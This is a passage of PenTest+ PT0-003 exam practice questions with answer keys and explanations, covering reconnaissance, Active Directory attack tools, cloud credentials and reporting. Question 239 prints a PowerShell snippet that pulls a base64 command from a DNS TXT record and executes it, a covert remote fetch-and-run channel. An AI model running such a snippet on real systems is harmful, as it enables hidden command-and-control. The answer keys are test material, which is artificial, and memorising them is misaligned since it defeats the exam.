Step 5: Optionally verifies availability or reachability using cew (custom enumeration wrapper).

The correct logical order of operations matches option A.

CompTIA PenTest+ Reference:

PT0-003 Objective 2.3: Perform password attacks.

Kali tools & scripts usage and scripting logic are core elements in PenTest+ methodology.

Question: 224

[Attacks and Exploits]

Which of the following methods should a physical penetration tester employ to access a rarely used door that has electronic locking mechanisms?

A. Lock picking
B. Impersonating
C. Jamming
D. Tailgating
E. Bypassing

Answer: E

Explanation:

For electronic locking mechanisms, traditional lock picking is ineffective. Instead, bypassing techniques are often used, such as:

Triggering the emergency release.

Using a shim or bypass tool.

Exploiting wiring faults or RFID vulnerabilities.

This method doesn't involve human deception (impersonation), social engineering (tailgating), or causing interference (jamming). It focuses on exploiting the electronic door system without needing to "unlock" it traditionally.

CompTIA PenTest+ Reference:

PT0-003 Objective 1.3: Given a scenario, perform a physical assessment.

CompTIA emphasizes the distinction between bypassing and other physical intrusion methods.

Question: 225

With one day left to complete the testing phase of an engagement, a penetration tester obtains the following results from an Nmap scan:

Not shown: 1670 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.2.3 (CentOS)
3306/tcp open mysql MySQL (unauthorized)
8888/tcp open http lighttpd 1.4.32

Which of the following tools should the tester use to quickly identify a potential attack path?

A. msfvenom
B. SearchSploit
C. sqlmap
D. BeEF

Answer: B

Explanation:

SearchSploit is a command-line interface for Exploit-DB that allows testers to quickly search for known exploits based on software name and version.
With Apache 2.2.3, lighttpd 1.4.32, and MySQL, the tester can plug these into SearchSploit to identify vulnerabilities, matching the goal of finding quick attack paths with limited time.
Other tools:
msfvenom: Payload generator, not a search tool.
sqlmap: SQLi exploitation tool, useful for web apps with SQLi, but requires validation of such a vuln first.
BeEF: Browser exploitation framework, not relevant here.
CompTIA PenTest+ Reference:
PT0-003 Objective 2.2 & 2.5: Exploit and identify attack paths.
SearchSploit and Exploit-DB usage are recommended tools in CompTIA's resources.

Question: 226

A tester is working on an engagement that has evasion and stealth requirements. Which of the following enumeration methods is the least likely to be detected by the IDS?

A. curl https://api.shodan.io/shodan/host/search?key=<API_KEY>&query=hostname:<target>
B. proxychains nmap -sV -T2 <target>
C. for i in <target>; do curl -k $i; done
D. nmap -sV -T2 <target>

Answer: A

Explanation:

Option A uses Shodan's API to gather information about a target without directly touching the target system. This makes it the stealthiest option as there's no traffic generated from the tester's IP to the target.
Options B & D use Nmap which is active scanning, and while -T2 reduces intensity, it still generates packets.
Option C is a custom curl script that also interacts directly with the target and can trigger IDS alerts.
CompTIA PenTest+ Reference:
PT0-003 Objective 2.1 & 2.3: Passive vs Active reconnaissance techniques.
Using OSINT sources like Shodan is a key stealth recon method.

Question: 227

[Attacks and Exploits]
A penetration tester successfully gained access to manage resources and services within the company's cloud environment. This was achieved by exploiting poorly secured administrative credentials that had extensive permissions across the network. Which of the following credentials was the tester able to obtain?

A. IAM credentials

B. SSH key for cloud instance
C. Cloud storage credentials
D. Temporary security credentials (STS)

Answer: A

Explanation:

IAM (Identity and Access Management) credentials are used to control and manage access to cloud services and resources. When a penetration tester obtains IAM credentials, especially those with administrative privileges, they can perform high-level operations such as provisioning services, modifying configurations, or accessing sensitive data across the cloud environment.
SSH keys would only grant access to a specific instance, not cloud-wide services.
Cloud storage credentials are limited to storage access, not administrative capabilities.
Temporary security credentials (STS) provide limited-time access and are not typically used for broad administrative tasks.
Reference: PT0-003 Objective 1.3 – Exploit cloud-based vulnerabilities, including credential abuse and privilege escalation via IAM.

Question: 228

[Attacks and Exploits]
A penetration tester wants to send a specific network packet with custom flags and sequence numbers to a vulnerable target. Which of the following should the tester use?

A. tcprelay
B. Bluecrack
C. Scapy
D. tcpdump

Answer: C

Explanation:

Scapy is a powerful interactive Python-based packet manipulation tool used by penetration testers to create, modify, send, and analyze custom packets. It supports many protocols and allows you to set TCP flags, sequence numbers, and more.
tcprelay is used to redirect TCP traffic, not to craft packets.
Bluecrack is used for cracking Bluetooth encryption, irrelevant in this context.
tcpdump is a packet capture tool, not suitable for crafting or injecting packets.
Reference: PT0-003 Objective 3.4 – Tools for manipulating traffic, including Scapy for custom packet creation.

Question: 229

[Attacks and Exploits]
Which of the following frameworks can be used to classify threats?

A. PTES
B. STRIDE
C. OSSTMM
D. OCTAVE

Answer: B

Explanation:

STRIDE is a threat classification model created by Microsoft that breaks down threats into six categories:
Spoofing
Tampering
Repudiation
Information disclosure
Denial of Service
Elevation of privilege
It is specifically designed for threat modeling.
PTES is a general pentesting methodology.
OSSTMM is a framework for operational security testing.
OCTAVE is a risk assessment methodology, not focused on threat classification.
Reference: PT0-003 Objective 3.1 – Understand and apply threat modeling methodologies like STRIDE.

Question: 230

[Information Gathering and Vulnerability Scanning]
A penetration tester is enumerating a Linux system. The goal is to modify the following script to provide more comprehensive system information:
#!/bin/bash
ps aux >> linux_enum.txt
Which of the following lines would provide the most comprehensive enumeration of the system?

A. cat /etc/passwd >> linux_enum.txt; netstat -tuln >> linux_enum.txt; cat /etc/bash.bashrc >> linux_enum.txt
B. whoami >> linux_enum.txt; uname -a >> linux_enum.txt; ifconfig >> linux_enum.txt
C. hostname >> linux_enum.txt; echo $USER >> linux_enum.txt; curl ifconfig.me >> linux_enum.txt
D. lsof -i >> linux_enum.txt; uname -a >> linux_enum.txt; ls /home/ >> linux_enum.txt

Answer: A

Explanation:

This command gathers:
/etc/passwd – lists all local user accounts.
netstat -tuln – lists listening ports and associated services.
/etc/bash.bashrc – contains environment variables and configurations that could reveal system behaviors or hidden persistence mechanisms.
This provides a much broader and deeper enumeration compared to other options.

Reference: PT0-003 Objective 4.1 – Post-exploitation techniques including enumeration of system users, services, and configurations.

Question: 231

[Reporting and Communication]

Which of the following components should a penetration tester include in the final assessment report?

A. User activities
B. Customer remediation plan
C. Key management
D. Attack narrative

Answer: D

Explanation:

The attack narrative is a critical part of the report that tells the story of how the tester exploited vulnerabilities, gained access, and moved laterally. It helps stakeholders understand the real-world impact in a readable and logical sequence.

User activities are more operational logs than part of a pentest report.

Customer remediation plan is the client's responsibility.

Key management might be discussed but is not a required component of the report.

Reference: PT0-003 Objective 5.2 – Components of a penetration test report, including attack narrative.

Question: 232

[Reporting and Communication]

Which of the following elements of a penetration test report can be used to most effectively prioritize the remediation efforts for all the findings?

A. Methodology
B. Detailed findings list
C. Risk score
D. Executive summary

Answer: C

Explanation:

Risk scores quantify the severity and likelihood of exploitation for each finding. This helps organizations prioritize which vulnerabilities to remediate first based on potential impact and exploitability.

Methodology outlines how the test was performed.

Findings list shows issues, but without prioritization.

Executive summary provides a high-level overview for decision-makers, not technical prioritization. Reference: PT0-003

Objective 5.2 – Reporting components including risk ratings and prioritization.

Question: 233

[Tools and Code Analysis]
A penetration tester compromises a Windows OS endpoint that is joined to an Active Directory local environment.
Which of the following tools should the tester use to manipulate authentication mechanisms to move laterally in the network?

A. Rubeus
B. WinPEAS
C. NTLMRelayX
D. Impacket

Answer: A

Explanation:

Rubeus is a post-exploitation tool used for Kerberos abuse, including ticket extraction, pass-the- ticket, ticket renewal, and Kerberoasting. It's ideal for lateral movement within Active Directory environments.

WinPEAS is mainly used for local privilege escalation and enumeration.
NTLMRelayX (from Impacket) is useful for relaying NTLM authentication but is not focused on Kerberos.
Impacket is a collection of tools; Rubeus is more targeted for Kerberos attacks.
Reference: PT0-003 Objective 4.2 – Tools and techniques for lateral movement and manipulating authentication in Windows AD environments.

Question: 234

[Reporting and Communication]
Which of the following components should a penetration tester include in an assessment report?

A. User activities
B. Customer remediation plan
C. Key management
D. Attack narrative

Answer: D

Explanation:

An attack narrative is a crucial part of a penetration testing report. It explains how the tester was able to exploit vulnerabilities, providing a story-like structure of the attack path taken. This helps the client understand the sequence of actions, from initial access to potential compromise, and the real- world impact.
The attack narrative often includes:

Initial access methods
Privilege escalation steps
Lateral movement within the network
Data exfiltration scenarios
Tools and techniques used
According to the CompTIA PenTest+ PT0-003 Official Study Guide (Chapter 11: Reporting and Communication):
"The attack narrative should be a detailed timeline of the tester's actions, findings, and techniques used during the assessment. It allows technical and non-technical stakeholders to understand the context of the findings."
Reference: CompTIA PenTest+ PT0-003 Official Study Guide, Chapter 11

Question: 235

[Information Gathering and Vulnerability Scanning]
A penetration tester is configuring a vulnerability management solution to perform credentialed scans of an Active Directory server. Which of the following account types should the tester provide to the scanner?

A. Read-only
B. Domain administrator
C. Local user
D. Root

Answer: B

Explanation:

To perform credentialed scans on an Active Directory (AD) server, the scanner requires high-level access to retrieve system configuration, patch levels, and user rights. A Domain Administrator account ensures full visibility into domain resources and permissions, which is essential for a complete vulnerability assessment.
From the CompTIA PenTest+ PT0-003 Objectives – Domain 2.0: Information Gathering and Vulnerability Identification:
"Credentialed scans require administrative-level access on target systems to provide detailed insights into software versions, missing patches, and security settings."
Reference: CompTIA PenTest+ PT0-003 Official Study Guide, Chapter 6

Question: 236

[Information Gathering and Vulnerability Scanning]
A penetration tester is getting ready to conduct a vulnerability scan to evaluate an environment that consists of a container orchestration cluster. Which of the following tools would be best to use for this purpose?

A. NSE
B. Nessus
C. CME
D. Trivy

Answer: D

Explanation:

Trivy is a specialized open-source vulnerability scanner designed for containers and container orchestration environments. It scans container images, file systems, and Git repositories for vulnerabilities and misconfigurations.

According to the CompTIA PenTest+ PT0-003 Study Guide, in discussions about tool selection for containerized environments:

"Trivy is optimized for scanning Docker images and Kubernetes clusters, offering fast and reliable vulnerability detection."

Reference: CompTIA PenTest+ PT0-003 Official Study Guide, Chapter 4

Question: 237

[Attacks and Exploits]

A penetration tester finishes an initial discovery scan for hosts on a /24 customer subnet. The customer states that the production network is composed of Windows servers but no container clusters. The following are the last several lines from the scan log:

Line 1: 112 hosts found... trying ports
Line 2: FOUND 22 with OpenSSH 1.2p2 open on 99 hosts
Line 3: FOUND 161 with UNKNOWN banner open on 110 hosts
Line 4: TCP RST received on ports 21, 3389, 80
Line 5: Scan complete.

Which of the following is the most likely reason for the results?

A. Multiple honeypots were encountered
B. The wrong subnet was scanned
C. Windows is using WSL
D. IPS is blocking the ports

Answer: A

Explanation:

Seeing services like OpenSSH 1.2p2 open on 99 hosts, and port 161 (SNMP) with unknown banners on 110 hosts suggests a high level of uniformity, which is uncommon in real-world Windows environments. This strongly points to honeypots being present, possibly for detection or deception.

The official CompTIA guide discusses this under scan anomalies:

"Identical responses from a large number of hosts, especially deprecated versions or unchanging banners, could indicate the presence of honeypots or decoy systems."

Reference: CompTIA PenTest+ PT0-003 Official Study Guide, Chapter 5

Question: 238

[Attacks and Exploits]

A penetration tester wants to use PowerView in an AD environment. Which of the following is the most likely reason?

A. To collect local hashes
B. To decrypt stored passwords
C. To enumerate user groups
D. To escalate privileges

Answer: C

Explanation:

PowerView is a PowerShell tool used for Active Directory enumeration. It is part of the PowerSploit framework and allows penetration testers to gather detailed information about the AD environment, including user accounts, groups, computers, shares, and trust relationships.
PowerView is most commonly used to:
Enumerate domain users, groups, and memberships
Identify privileged users and group memberships
Discover domain trusts and permissions
According to the CompTIA PenTest+ PT0-003 Official Study Guide (Chapter 8 – Post-Exploitation and Lateral Movement):
"PowerView is a post-exploitation tool used primarily for Active Directory reconnaissance, including user and group enumeration, identifying domain trusts, and mapping out the AD structure." Reference: CompTIA PenTest+ PT0-003 Official Study Guide, Chapter 8

Question: 239

A penetration tester writes the following script, which is designed to hide communication and bypass some restrictions on a client's network:

```
$base64cmd = Resolve-DnsName foo.comptia.org -Type TXT | Select-Object -ExpandProperty Strings
$decodecmd =
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($base64cmd))
Powershell -C $decodecmd
```

Which of the following best describes the technique the tester is applying?

A. DNS poisoning
B. DNS infiltration
C. DNS trail
D. DNS tunneling

Answer: D

Explanation:

The script is retrieving base64-encoded commands hidden in DNS TXT records and executing them. This is a technique

known as DNS tunneling, which allows covert data transmission using DNS queries/responses — often used to bypass firewalls or exfiltrate data without detection.

From the CompTIA PenTest+ PT0-003 Official Study Guide (Chapter 9 – Evading Detection and Exploitation Techniques):

“DNS tunneling is a covert communication technique where command-and-control instructions or exfiltrated data are encoded into DNS queries and responses, typically using TXT records.” Reference: CompTIA PenTest+ PT0-003 Official Study Guide, Chapter 9